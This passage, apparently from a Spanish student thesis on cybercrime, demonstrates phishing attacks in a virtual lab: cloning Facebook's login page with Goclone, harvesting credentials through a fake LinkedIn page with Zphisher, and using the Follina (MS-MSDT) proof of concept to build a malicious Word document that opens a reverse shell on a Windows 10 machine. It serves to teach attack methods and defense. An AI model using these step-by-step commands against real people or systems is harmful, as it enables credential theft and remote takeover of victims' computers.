Los ataques de phishing se basan en la ingeniería social para hacer que las víctimas realicen acciones dañinas descargando documentos infectados o bien usando links falsos que pueden descargar archivos dañinos que pueden aprovechar la explotación de vulnerabilidades de los navegadores, por ello es importante tener las aplicaciones y los sistemas operativos actualizados.

Algunos de los métodos más habituales es enviar de forma masiva correos haciéndose pasar por redes sociales, bancos, o empresas de transporte como correos para que los usuarios introduzcan sus datos personales y contraseñas de estos sitios para luego acceder a estos y proceder a robar su información.

Por esto, una de las primeras herramientas que vamos a probar son las que usan los delincuentes para clonar las páginas web, estas herramientas no pueden acceder a los ficheros del back end que son los ficheros que contienen la logística de la web y a la información de la estructura interna de las páginas web, sin embargo se puede acceder a toda la estructura del front end que es el que se encarga de mostrar la estructura (http), estilo (css) y la lógica para crear elementos dinámicos (javascript) ya que es la información que se carga en los navegadores cuando accedemos a una web.

La primera herramienta que vamos a probar es Goclone. Para usar Goclone primero hay que instalar Go, para esto vamos a su sitio oficial, debemos descargar el archivo dependiendo del



sistema operativo, para nuestro ejemplo vamos a usar Kali Linux, por lo que descargamos un archivo comprimido y procedemos con los pasos que nos indican.

Una vez descargamos este archivo desde el terminal procedemos tal como indican las instrucciones de instalación ha borrar cualquier posible archivo que tenga el mismo nombre y descomprimimos el archivo que hemos descargado

- rm -rf /usr/local/go && tar -C /usr/local -xzf go1.20.5.linux-amd64.tar.gz

Añadimos la variable al entorno PATH

- export RUTA=\$RUTA:/usr/local/go/bin

y para comprobar si ha funcionado aplicamos el comando para ver la versión instalada con

- go version

seguimos estos pasos tal como se ve a continuación:

The screenshot shows a Kali Linux desktop environment. On the left, a web browser window displays the Go installation guide from go.dev. The terminal window on the right shows the command-line steps to install Go 1.20.5 on Kali Linux. The terminal output includes:

```
(root㉿kali)-[~/home/kali]
# tar -C /usr/local -xzf go1.20.5.linux-amd64.tar.gz
tar (child): go1.20.5.linux-amd64.tar.gz: Cannot open: No such file or directory
tar (child): Error is not recoverable: exiting now
tar: Child returned status 2
tar: Error is not recoverable: exiting now


(root㉿kali)-[~/home/kali]
# cd Downloads
[root@kali ~]# tar -C /usr/local -xzf go1.20.5.linux-amd64.tar.gz
[root@kali ~]# export PATH=$PATH:/usr/local/go/bin
[root@kali ~]# go version
go version go1.20.5 linux/amd64
[root@kali ~]#
```

Cuando comprobamos que la instalación se ha realizado con éxito podemos ir a Github y buscamos la herramienta Goclone.



Lo instalamos teniendo en cuenta que desde donde lo hagamos es desde donde tendremos que trabajar con la herramienta.

- go install github.com/imthaghost/goclone/cmd/goclone@latest



```
(kali㉿kali)-[~] $ cd ~/Downloads
(kali㉿kali)-[~/Downloads] $ go install github.com/imthaghost/goclone/cmd/goclone@latest
go: downloading github.com/imthaghost/goclone v1.2.0
```

Cuando el proceso termine debemos ir a la carpeta que se ha creado

- cd go/bin

Podemos ver si está correcto con -h para ver que se muestran las opciones de uso correctamente con

- ./goclone -h



```
(kali㉿kali)-[~] $ cd go/bin
(kali㉿kali)-[~/go/bin] $ ls
goclone

(kali㉿kali)-[~/go/bin] $ ./goclone -h
Copy websites to your computer! goclone is a utility that allows you to download a website from the Internet to a local directory. Get html, css, js, images, and other files from the server to your computer. goclone arranges the original site's relative link-structure. Simply open a page of the "mirrored" website in your browser, and you can browse the site from link to link, as if you were viewing it online.

Usage:
  goclone <url> [flags]

Flags:
  -C, --cookie strings      Pre-set these cookies
  -h, --help                 help for goclone
  -o, --open                  Automatically open project in default browser
  -p, --proxy_string string  Proxy connection string. Support http and socks5 https://pkg.go.de/v/github.com/gocolly/colly#Collector.SetProxy
  -s, --serve                  Serve the generated files using Echo.
  -u, --user_agent string     Custom User Agent

(kali㉿kali)-[~/go/bin] $
```



Hecho esto y si no da errores podemos proceder a usar la herramienta ejecutando y añadiendo la url que queremos copiar.

- ./goclone <https://it-www.facebook.com/>

Tardará unos segundos en completar las descarga de todos los directorios, hecho esto, en el directorio en el que estamos aparecerá una nueva carpeta con el nombre de la web que hemos copiado, accedemos con el comando “cd” y con “ls” podemos ver que contiene todos.

```
kali@kali: ~/go/bin/  
File Actions Edit View Help  
—(kali㉿kali)-[~/go/bin/it-it.facebook.com]  
$ ls  
css imgs index.html js
```

Haciendo “ls” como en la imagen vemos todo lo que se ha creado en la carpeta que contiene los ficheros de la web, ahora que tenemos el index.html podemos ejecutarlo con nuestro navegador, en este caso Firefox, y podemos ver que son iguales, la única

diferencia es la URL



Kali (Estado inicial) [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

/home/kali/go/bin/it-it.facebook.com Facebook: accedi o iscriviti

file:///home/kali/go/bin/it-it.facebook.com/index.html

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

facebook

Facebook ti aiuta a connetterti e rimanere in contatto con le persone della tua vita.

E-mail o numero di telefono

Password

Accedi

Password dimenticata?

Crea nuovo account

Crea una Pagina per un personaggio famoso, un brand o un'azienda.

```
(kali㉿kali)-[~/go/bin]
$ cd it-it.facebook.com
(kali㉿kali)-[~/go/bin]
$ firefox index.html
libEGL warning: DR12: failed to authenticate
ATTENTION: default value of option mesa_glthread o
Missing chrome or resource URL: resource://gre/mod
Missing chrome or resource URL: resource://gre/mod
libEGL warning: DR12: failed to authenticate
ATTENTION: default value of option mesa_glthread o
```

Kali (Estado inicial) [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

/home/kali/go/bin/it-it.facebook.com Facebook: accedi o iscriviti

https://it-it.facebook.com

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

facebook

Facebook ti aiuta a connetterti e rimanere in contatto con le persone della tua vita.

E-mail o numero di telefono

Password

Accedi

Password dimenticata?

Crea nuovo account

Crea una Pagina per un personaggio famoso, un brand o un'azienda.

```
(kali㉿kali)-[~/go/bin]
$ cd it-it.facebook.com
(kali㉿kali)-[~/go/bin]
$ firefox index.html
libEGL warning: DR12: failed to authenticate
ATTENTION: default value of option mesa_glthread o
Missing chrome or resource URL: resource://gre/mod
Missing chrome or resource URL: resource://gre/mod
libEGL warning: DR12: failed to authenticate
ATTENTION: default value of option mesa_glthread o
```

16°C Soleggiato 10:07 09/06/2023



Tras tener la estructura completa, pueden subir estás páginas conectadas a servidores en los que reciben la información de los usuarios que caen en la trampa.

Otra herramienta muy similar es Zphisher, la diferencia principal es que esta herramienta trae un repositorio actualizado con varias web ya copiadas además de crear el acceso y la conexión con un servidor que reciba la información directamente. Zphisher es en sí un script muy sencillo de usar que funciona seleccionando por una lista de opciones. Podemos encontrar en Github el directorio para poder descargar el script.

- git clone https://github.com/htr-tech/zphisher

The screenshot shows a Kali Linux desktop environment. On the left, there's a window titled "GitHub - htr-tech/zphisher" displaying the repository's README.md file. The terminal window on the right shows the command "git clone https://github.com/htr-tech/zphisher" being run, followed by the output of the cloning process. The terminal window title is "root@kali: /home/kali".


```
root@kali: /home/kali
File Actions Edit View Help
└── (root@kali) - [~/home/kali]
    # git clone https://github.com/htr-tech/zphisher
    Cloning into 'zphisher'...
    remote: Enumerating objects: 1794, done.
    remote: Counting objects: 100% (8/8), done.
    remote: Compressing objects: 100% (6/6), done.
    remote: Total 1794 (delta 2), reused 5 (delta 2), pack-reused 1786
    Receiving objects: 100% (1794/1794), 28.69 MiB | 8.79 MiB/s, done.
    Resolving deltas: 100% (805/805), done.
    └── (root@kali) - [~/home/kali]
        #
```

Tras esto vamos al directorio y ejecutamos el script que está en bash

- cd zphisher
- bash zphisher.sh




Hecho esto nos aparece un menú con un listado de las webs que podemos emular.



Para este ejemplo vamos a probar con la web de LinkedIn, por lo que introducimos “14” y damos enter. Al hacerlo nos aparecen tres opciones para generar el enlace, localhost, que es el que usaremos para hacer la prueba en un entorno controlado, Cloudflared que es un servicio de servidores y nombres de dominios y ,LocalXpose que es un proxy inverso que permite exponer servicios de localhost en Internet de este modo se podría llevar el ataque en redes diferentes.

Al seleccionar el localhost Zphisher nos proporciona un enlace, al que si accedemos a través de cualquier navegador nos proporciona una web idéntica a la original con la capacidad además de recibir la información que el usuario introduzca en ella.

Aquí podemos ver que la url es la nuestra, que hemos creado, pero se ve igual a la de LinkedIn original.



Al hacerlo la página se recarga dirigiendo la recarga a la web real original, de modo que el usuario solo pensará, si no se ha fijado en la dirección de la web, que ha podido introducir de forma errónea sus datos sin darse cuenta de que en realidad nos enviará la información que el usuario haya introducido de forma que el usuario ni siquiera se da cuenta de que ha accedido a un enlace que estaba expuesto.



Con los datos rellenados le damos a “Sign In” y podemos ver que ahora tenemos los datos que ha introducido la persona que ha accedido al enlace y que el usuario lo ve es como si se hubiera equivocado y puede volver a introducir los datos.

The screenshot shows a Kali Linux desktop environment with a Firefox browser window open to the LinkedIn login page (<https://www.linkedin.com/login>). The terminal window to the right displays the output of the Zphisher tool, which has successfully hosted a phishing site at `http://127.0.0.1:8080`. The tool is waiting for login information and has identified the victim's IP as `127.0.0.1`. It also lists saved authentication details in files like `auth/ip.txt` and `auth/usernames.dat`.

Además de los enlaces fraudulentos otros métodos que se usan en el phishing es a través de documentos infectados, que no reciben datos de los usuarios pero permiten acceder a los equipos de las víctimas que descargan posibles documentos infectados. Para este ejemplo vamos a usar dos máquinas, una máquina Kali Linux y otra máquina de Windows 10 creadas en virtualBox y conectadas por adaptador puente para que sean dos máquinas independientes pero conectadas en la misma red y con acceso a internet.



En este ejemplo vamos a mostrar como se puede obtener acceso a poder escribir comandos en un ordenador de forma remota utilizando un archivo malicioso se podían ejecutar html remotos de modo que lo que hace es usar el servicio MS-MSDT que es el Microsoft Diagnostic Tool permite ejecutar comando en powershell sin necesidad de tener las macros actualizadas, esto se hace a través de una vulnerabilidad llamada Follina, descubierta en 2022 aunque ya en 2020 se sabía que a través de MS-MSDT se podían ejecutar comandos de powershell.

Para poder ver esta vulnerabilidad existe una herramienta en GitHub para poder probarla. Por ello lo primero que vamos a hacer es descargar el repositorio de Follina del usuario John Hammond con el comando

- git clone <https://github.com/JohnHammond/msdt-follina>

hecho esto entramos en el directorio y ejecutamos Follina con python3

- cd msdt-follina/
- python3 follina.py - - help

Hecho esto podemos ver las diferentes opciones, por ejemplo, si ejecutamos sin ningún parámetro se nos crea un archivo por defecto que lo que hace es que automáticamente se nos abra la calculadora de windows.

- python follina.py

Con esto nos lo crea y lo sirve en un puerto que nos indica la consola



```
kali@kali: ~/msdt-follina
Archivo Máquina Ver Entrada Dispositivos Ayuda
File Actions Edit View Help
(kali㉿kali)-[~/msdt-follina]
$ python3 follina.py --h
usage: follina.py [-h] [--command COMMAND] [--output OUTPUT] [--interface INTERFACE] [--port PORT] [--reverse REVERSE]

options:
-h, --help            show this help message and exit
--command COMMAND, -c COMMAND
                      command to run on the target (default: calc)
--output OUTPUT, -o OUTPUT
                      output maldoc file (default: ./follina.doc)
--interface INTERFACE
                      network interface or IP address to host the HTTP server (default: eth0)
--port PORT, -p PORT
                      port to serve the HTTP server (default: 8000)
--reverse REVERSE, -r REVERSE
                      port to serve reverse shell on

(kali㉿kali)-[~/msdt-follina]
$ python3 follina.py
[+] copied staging doc /tmp/sqwr0swz
[+] created maldoc ./follina.doc
[+] serving html payload on :8000
```

para poder acceder a este documento lo que vamos a hacer es servirlo a través de nuestra IP con el comando

- python3 -m http.server 80

Hecho esto si accedemos desde la máquina de windows (o desde la de kali) a través de un navegador a la IP de la máquina Kali podemos descargar el documento malicioso, esto a través del phishing podemos hacerlo de diferentes maneras, ocultando una URL en un segmento de texto o añadiendo el documento com adjunto directamente y utilizando la ingeniería social para convencer a los usuarios de que este es un documento legítimo. Si hacemos esto en el momento en el que ejecutamos el archivo de word aparece directamente la calculadora.

En la siguiente imagen se puede ver como hechos los pasos anteriores tenemos por un lado la creación del archivo malicioso follina.doc, luego hemos compartido a través del puerto 80 el documento, y desde el navegador, usando la dirección IP de la máquina Kali que es la que contiene el documento de Follina, de Windows 10 en Chrome descargamos el documento word.



WindowsTFG [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Directory listing for /msdt-follina

```
• bin/
• bugwoof
• doc/
• follina.py
• msdt.exe
• README.md
```

No seguro | 192.168.1.130/msdt-follina/

Kali [Corriendo] - Oracle VM VirtualBox

File Actions Edit View Help

(kali㉿kali):~/msdt-follina]

```
python3 follina.py
```

usage: follina.py [-h] --command COMMAND [-c COMMAND] --output OUTPUT [-i INTERFACE] [--port PORT] [--reverse REVERSE]

options:

```
-h, --help            show this help message and exit
--command COMMAND   command to run on the target (default: calc)
-c, --c COMMAND      command to run on the target (default: calc)
--output OUTPUT      output malcode file (default: ./follina.doc)
-i, --interface INTERFACE
                    network interface or IP address to host the HTTP server (default: eth0)
--port PORT          port to serve the HTTP server (default: 8000)
--reverse REVERSE   port to serve reverse shell on
```

(kali㉿kali):~/msdt-follina]

```
python3 follina.py
```

[+] copied staging doc /tmp/sqrw@zwz

[+] created malcode ./follina.doc

[+] serving HTML payload on :8000

File Actions Edit View Help

(kali㉿kali):~[~]

```
$ python3 -m http.server 80
```

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...

192.168.1.131 - - [13/Jun/2023 07:35:36] "GET / HTTP/1.1" 200 -

192.168.1.131 - - [13/Jun/2023 07:35:36] code 404, message File not found

192.168.1.131 - - [13/Jun/2023 07:35:36] "GET /index.html HTTP/1.1" 200 -

File Actions Edit View Help

(kali㉿kali):~[~]

```
ifconfig
```

eth0: flags=4163^{broadcast,running,multicast} mtu 1500

inet 192.168.1.130 netmask 255.255.255.0 broadcast 192.168.1.255

inet6 fe80::5a88:ec83%eth0 brd fe80::ff:fe88:ec83/64 scopeid 0x0<global>

inet6 fe80::1774:44ff:fe31:1000 brd fe80::ff:fe77:44ff:fe31/64 scopeid 0x0<link>

ether 00:0c:29:77:44:31 brd ff:ff:ff:ff:ff:ff (Ethernet)

RX packets 1686 bytes 3960409 (1.0 MiB)

RX errors 0 dropped 0 overruns 0 frame 0

TX packets 1686 bytes 226020 (22.6 KiB)

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73^{bROADCAST,running} mtu 65536

inet 127.0.0.1 netmask 255.0.0.0

inet6 ::1/128 brd ::1 scopeid 0x1<host>

loop txqueuelen 1000 (Local Loopback)

RX packets 6 bytes 240 (24.0 B)

File Actions Edit View Help

Una vez hecho esto, abrimos el documento, y si le damos a “habilitar edición” en el documento automáticamente aparece la calculadora y el asistente de Windows sin realizar ninguna otra acción

WindowsTFG [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Inicio Insertar Diseño Disposición Referencias Correspondencia Revisar Vista Ayuda

Calculadora

Estándar

Autoguardado

Microsoft Word

Búscar

Mostrar todo

Kali [Corriendo] - Oracle VM VirtualBox

File Actions Edit View Help

(kali㉿kali):~/msdt-follina]

```
python3 follina.py
```

usage: follina.py [-h] --command COMMAND [-c COMMAND] --output OUTPUT [-i INTERFACE] [--port PORT] [--reverse REVERSE]

options:

```
-h, --help            show this help message and exit
--command COMMAND   command to run on the target (default: calc)
-c, --c COMMAND      command to run on the target (default: calc)
--output OUTPUT      output malcode file (default: ./follina.doc)
-i, --interface INTERFACE
                    network interface or IP address to host the HTTP server (default: eth0)
--port PORT          port to serve the HTTP server (default: 8000)
--reverse REVERSE   port to serve reverse shell on
```

(kali㉿kali):~/msdt-follina]

```
python3 follina.py
```

[+] copied staging doc /tmp/sqrw@zwz

[+] created malcode ./follina.doc

[+] serving HTML payload on :8000

192.168.1.131 - - [13/Jun/2023 07:37:03] "OPTIONS / HTTP/1.1" 200 -

192.168.1.131 - - [13/Jun/2023 07:37:03] "OPTIONS / HTTP/1.1" 501 -

192.168.1.131 - - [13/Jun/2023 07:37:03] "HEAD /index.html HTTP/1.1" 200 -

192.168.1.131 - - [13/Jun/2023 07:37:03] "GET /index.html HTTP/1.1" 200 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "OPTIONS / HTTP/1.1" 501 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "OPTIONS / HTTP/1.1" 501 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "HEAD /index.html HTTP/1.1" 200 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "GET /index.html HTTP/1.1" 200 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "OPTIONS /index.html HTTP/1.1" 501 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "HEAD /index.html HTTP/1.1" 200 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "GET /index.html HTTP/1.1" 200 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "OPTIONS /index.html HTTP/1.1" 501 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "HEAD /index.html HTTP/1.1" 200 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "GET /index.html HTTP/1.1" 200 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "OPTIONS /index.html HTTP/1.1" 501 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "HEAD /index.html HTTP/1.1" 200 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "GET /index.html HTTP/1.1" 200 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "OPTIONS /index.html HTTP/1.1" 501 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "HEAD /index.html HTTP/1.1" 200 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "GET /index.html HTTP/1.1" 200 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "OPTIONS /index.html HTTP/1.1" 501 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "HEAD /index.html HTTP/1.1" 200 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "GET /index.html HTTP/1.1" 200 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "OPTIONS /index.html HTTP/1.1" 501 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "HEAD /index.html HTTP/1.1" 200 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "GET /index.html HTTP/1.1" 200 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "OPTIONS /index.html HTTP/1.1" 501 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "HEAD /index.html HTTP/1.1" 200 -

192.168.1.131 - - [13/Jun/2023 07:37:06] "GET /index.html HTTP/1.1" 200 -

File Actions Edit View Help


Sin embargo el verdadero potencial de Follina es que podemos utilizarlo para crear una reverse shell con la que se puede obtener un control completo de la máquina atacada al acceder directamente a su powershell y poder ejecutar comandos en directo sin el conocimiento ni control de la víctima.




Para ello usamos el comando

- python3 follina.py - - reverse 1337

Hecho esto, como en el ejemplo anterior, compartimos el archivo, lo descargamos y al abrirlo obtenemos una línea de comando




A través de esta podemos ver que podemos obtener información como la IP de la máquina, información del sistema operativo o ejecutar acciones directas sobre una máquina remota



Tras varias pruebas he podido comprobar que en una de las ocasiones el Windows Defender bloqueaba el archivo por lo que no se podía ejecutar pero solo paso la segunda vez que lo ejecutaba y lo detectó como amenaza, a partir del primer intento. Buscando información he podido probar que en las máquinas nuevas el primer intento si permite la ejecución del Word de la calculadora



siempre, pero el reverse shell funciona solo si el Windows Defender no lo detectaba y esto depende de cómo esté configurado el archivo de word.



Por esto es importante tener estas herramientas activas y actualizadas.

○ **3.2 Fraudes y estafas**

Para poder realizar fraudes y estafas los delincuentes buscan obtener información sensible de las víctimas, como hemos visto antes, uno de los métodos es a través del phishing con lo que se busca que una posible víctima interactúe de forma errónea sobre enlaces y archivos maliciosos. Sin embargo hay métodos en los que ni siquiera es necesario que los usuarios interactúen de forma arriesgada, pueden obtener información a través de ataques como Man In The Middle, este ataque busca interponerse en la comunicación que existe entre dos puntos de la red, normalmente entre algún nodo de internet y un equipo que sería la víctima, al interponerse en esta comunicación, si la información que se intercambia no se hace a través de canales seguros que encriptar la información este ataque podría recopilar cuentas y contraseñas que se enviasen en texto plano.

Para esta prueba de Ataque Man-in-the middle se necesita preparar el entorno, tendremos una máquina víctima Windows 10 y una máquina atacante Kali Linux.



